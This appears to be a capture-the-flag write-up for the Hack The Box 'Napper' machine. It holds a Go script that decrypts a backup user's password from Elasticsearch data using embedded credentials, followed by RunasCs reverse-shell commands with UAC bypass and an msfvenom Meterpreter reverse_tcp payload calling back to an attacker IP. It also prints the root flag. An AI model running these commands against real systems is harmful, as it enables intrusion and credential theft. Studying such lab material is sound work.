
Screenshot Evidence Site

LINK: https://127.0.0.1:9200/_cat/indices?v



I opened a.exe with Ghidra to see if I could find anything interesting

Screenshot Evidence Ghidra Options



The application is written in go.

It has a main.main function where the program calls to get the "seed" in elasticsearch to randomise and encode a secret value and then it calls user-00001. User-00001 is likely the backup user where this value is the display result of elasticsearchs encoding.

Screenshot Evidence

00a4bb76	b1 b8 b4 ... 6d 61 74 68 2f 72	ds	"math/rand.(*lockedSource).Seed"
00a4bb95	61 6e 64 ... 6d 61 74 68 2f 72	ds	"math/rand.(*lockedSource).seedPos"
00a4bbb7	61 6e 64 ... 6d 61 74 68 2f 72	ds	"math/rand.(*lockedSource).seed"
00a4bbd6	61 6e 64 ... 6d 61 74 68 2f 72	ds	"math/rand.(*rngSource).Seed"
00a4bbf2	6d 61 74 -- -- --	ds	"math/rand.seedrand"

The blob value in the image below is our encrypted value that needs to be decoded to discover the password

Screenshot Evidence

LINK: https://localhost:9200/search?q=*&pretty=true

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
took: 25
timed_out: false
_shards:
  total: 2
  successful: 2
  skipped: 0
  failed: 0
hits:
  total:
    value: 2
    relation: "eq"
    max_score: 1
  hits:
    0:
      _index: "seed"
      _id: "1"
      _score: 1
      _source:
        seed: 26297501
    1:
      _index: "user-00001"
      _id: "nMY7VowBxUV0cwW76ip8"
      _score: 1
      _source:
        blob: "WpfgFkje10wHmg0x9BZKiJhdowYqxYu2zkzAFNXxGI977CmJaGozhM8slI3Z4itvmeJcUS5Zjpk="
        timestamp: "2023-12-10T16:16:56.3814368-08:00"
```

We use the go methods in a.exe to write a script to translate the random bytes. This ensures the exact same actions are applied to the decoding

The below script will obtain the "blob" value to ensure the most up to date value is retrieved

CONTENTS OF decode.go

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "encoding/base64"
    "fmt"
    "math/rand"
    "os/exec"
    "strconv"
    "strings"
)

func getSeed() (int64, string, error) {
    cmd := exec.Command(
        "curl",
        "-i", "-sL", "-k", "-X", "GET",
        "-u", "elastic:okHzjZw0EGcRxT2cux5K",
        "-H", "Host: 127.0.0.1:9200",
        "https://localhost:9200/_search?q=*&pretty=true",
    )

    fmt.Println(cmd)
```

```

output, err := cmd.CombinedOutput()
if err != nil {
    return 0, "", nil
}

outputLines := strings.Split(string(output), "\n")
fmt.Println(outputLines)

var seedStr string
for _, line := range outputLines {
    if strings.Contains(line, "seed") && !strings.Contains(line, "index") {
        seedStr = strings.TrimSpace(strings.Split(line, ":")[1])
        break
    }
}

seed, err := strconv.ParseInt(seedStr, 10, 64)
if err != nil {
    return 0, "", nil
}

outputLines = strings.Split(string(output), "\n")
var blob string
for _, line := range outputLines {
    if strings.Contains(line, "blob") {
        blob = line
        blob = strings.TrimSpace(strings.Split(line, ":")[1])
        blob = strings.Split(blob, "\\")[1]
        break
    }
}

return seed, blob, nil
}

func generateKey(seed int64) []byte {
    rand.Seed(seed)
    key := make([]byte, 16)
    for i := range key {
        key[i] = byte(1 + rand.Intn(254))
    }
    return key
}

func decryptCFB(iv, ciphertext, key []byte) ([]byte, error) {
    block, err := aes.NewCipher(key)
    if err != nil {
        return nil, err
    }

    stream := cipher.NewCFBDecrypter(block, iv)
    plaintext := make([]byte, len(ciphertext))
    stream.XORKeyStream(plaintext, ciphertext)

    return plaintext, nil
}

func main() {
    seed, encryptedBlob, _ := getSeed()

    key := generateKey(seed)

    decodedBlob, err := base64.URLEncoding.DecodeString(encryptedBlob)
    if err != nil {
        fmt.Println("Error decoding base64:", err)
        return
    }

    iv := decodedBlob[:aes.BlockSize]
    encryptedData := decodedBlob[aes.BlockSize:]

    decryptedData, err := decryptCFB(iv, encryptedData, key)
    if err != nil {
        fmt.Println("Error decrypting data:", err)
        return
    }

    fmt.Printf("Key: %x\n", key)
}

```

```
fmt.Printf("IV: %x\n", iv)
fmt.Printf("Encrypted Data: %x\n", encryptedData)
fmt.Printf("Decrypted Data: %s\n", decryptedData)
}
```

We compile the decode.go and run it to return the encrypted value

```
# Commands Executed
go build decode.go
proxychains ./decode
```

Screenshot Evidence



```
(root@kali) - [~/HTB/Boxes/Napper]
# proxychains ./decode
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
/usr/bin/curl -i -sL -k -X GET -u elastic:oKHZjZw0EGcRxT2cux5K -H Host: 127.0.0.1:9200 https://lo
[[proxychains] DLL init: proxychains-ng 4.16 [proxychains] Strict chain ... 127.0.0.1:1080 ...
{ "took" : 3, "timed_out" : false, "_shards" : { "total" : 2, "successful" : 2,
"value" : 2, "relation" : "eq" }, "max_score" : 1.0, "hits" : [ {
"_source" : { "seed" : 30939635 }, { "_index" : "use
0, "_source" : { "blob" : "XQw6kdlBDoCnjd5Kw6ToVHRLgkNPMx8jrvavdo0-wQxAZTXnGWm60
.3241438-08:00" } } ] } ]
Key: 588bb17fb3c0fdf2fa11919b0530a1fb
IV: 5d0c3a91d9410e80a78dde4ac3a4e854
Encrypted Data: 744b82434f331f23adabdda34fb04310194d79c65a6e8ec7513481cd40ae06a189bddc14b9975e28
Decrypted Data: fUWvnVsQFGrwldjmpwKymccwTmXxaCeMCSyQENsd
```

USER: backup

PASS: fUWvnVsQFGrwldjmpwKymccwTmXxaCeMCSyQENsd

Using the tool RunasCs I started a process as another user by uploading the tool to the target

TOOL: <https://github.com/antonioCoco/RunasCs>

```
# Download tool if you dont already have it
wget https://github.com/antonioCoco/RunasCs/releases/download/v1.5/RunasCs.zip -P /var/www/html/

# Exrtract files
unzip /var/www/html/RunasCs.zip -d /var/www/html/

# Upload to target machine
cd /root/HTB/Boxes/Napper
impacket-smbserver -smb2support napper .

# On Target Machine Do
cd C:\Users\ruben\Desktop
copy \\10.10.14.77\napper\RunasCs.exe C:\Users\ruben\Desktop\RunasCs.exe
```

Screenshot Evidence

```
C:\Users\ruben\Desktop>copy \\10.10.14.77\napper\RunasCs.exe C:\Users\ruben\Desktop\RunasCs.exe

        1 file(s) copied.
C:\Users\ruben\Desktop>dir
C:\Users\ruben\Desktop>dir

Volume in drive C has no label.
Volume Serial Number is CB08-11BF
Directory of C:\Users\ruben\Desktop
12/10/2023  05:56 PM    <DIR>          .
12/10/2023  05:56 PM    <DIR>          ..
06/07/2023  06:02 AM                2,352 Microsoft Edge.lnk
12/10/2023  05:42 PM                51,712 RunasCs.exe
12/10/2023  06:57 AM                 34 user.txt
           3 File(s)                54,098 bytes
           2 Dir(s)      4,372,578,304 bytes free
C:\Users\ruben\Desktop>
```

Start a listener

```
# Command Executed
nc -lvp 1339
```

Execute a shell as the backup user and read the root flag

```
# Execute process as backup user
RunasCs.exe backup fUWvnVsqFGrwldjmpwKymccwTmXxaCeMCSyQENsd cmd.exe -r 10.10.14.77:1339 --bypass-uac

# Read the flag
type C:\Users\Administrator\Desktop\root.txt
#RESULTS
31da93423b6d15b65c085e18029b9cc9
```

Screenshot Evidence


```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
```

```
31da93423b6d15b65c085e18029b9cc9
```

```
C:\Windows\system32>
C:\Windows\system32>hostname
hostname
napper
```

```
C:\Windows\system32>whoami
whoami
napper\backup
```

```
C:\Windows\system32>ipconfig
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0 2:
```

```
Connection-specific DNS Suffix . : .htb
IPv6 Address. . . . . : dead:beef::19d
IPv6 Address. . . . . : dead:beef::cffc:3ad3:8abf:f7a1
Temporary IPv6 Address. . . . . : dead:beef::95a9:8332:e0b7:574c
Link-local IPv6 Address . . . . . : fe80::ce15:c139:8605:c721%10
IPv4 Address. . . . . : 10.129.229.166
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : fe80::250:56ff:feb9:2bb5%10
                            10.129.0.1
```

```
C:\Windows\system32>
[Napper] 0:openvpn 1:msf 2:chisel- 3:netcat*Z
```

ROOT FLAG: 31da93423b6d15b65c085e18029b9cc9

I upgraded my shell to a Meterpreter

```
# Generate Payload
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.77 LPORT=1335 -a x64 --platform windows -f exe -o tobor.exe

# Upload to target
cd C:\Windows\System32\spool\drivers\color
copy \\10.10.14.77\tobor.exe .
```

Screenshot Evidence

```
C:\Windows\System32\spool\drivers\color>copy \\10.10.14.77\napper\tobor.exe .
copy \\10.10.14.77\napper\tobor.exe .
1 file(s) copied.
```

I started a Metasploit listener and caught the reverse shell

```
# Start Listener
use multi/handler
set LPORT 1335
set LHOST 10.10.14.77
set payload windows/x64/meterpreter/reverse_tcp
run -j

# Execute payload on target
tobor.exe
```

Screenshot Evidence

```
msf6 exploit(multi/handler) > [*] Meterpreter session 4 opened (10.10.14.77:1335 → 10.129.229.166:65283) at 2023-12-10 10:10:10
msf6 exploit(multi/handler) > sessions

Active sessions
-----

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
4		meterpreter	x64/windows NAPPER\backup @ NAPPER	10.10.14.77:1335 → 10.129.229.166:65283 (10.129.229.166)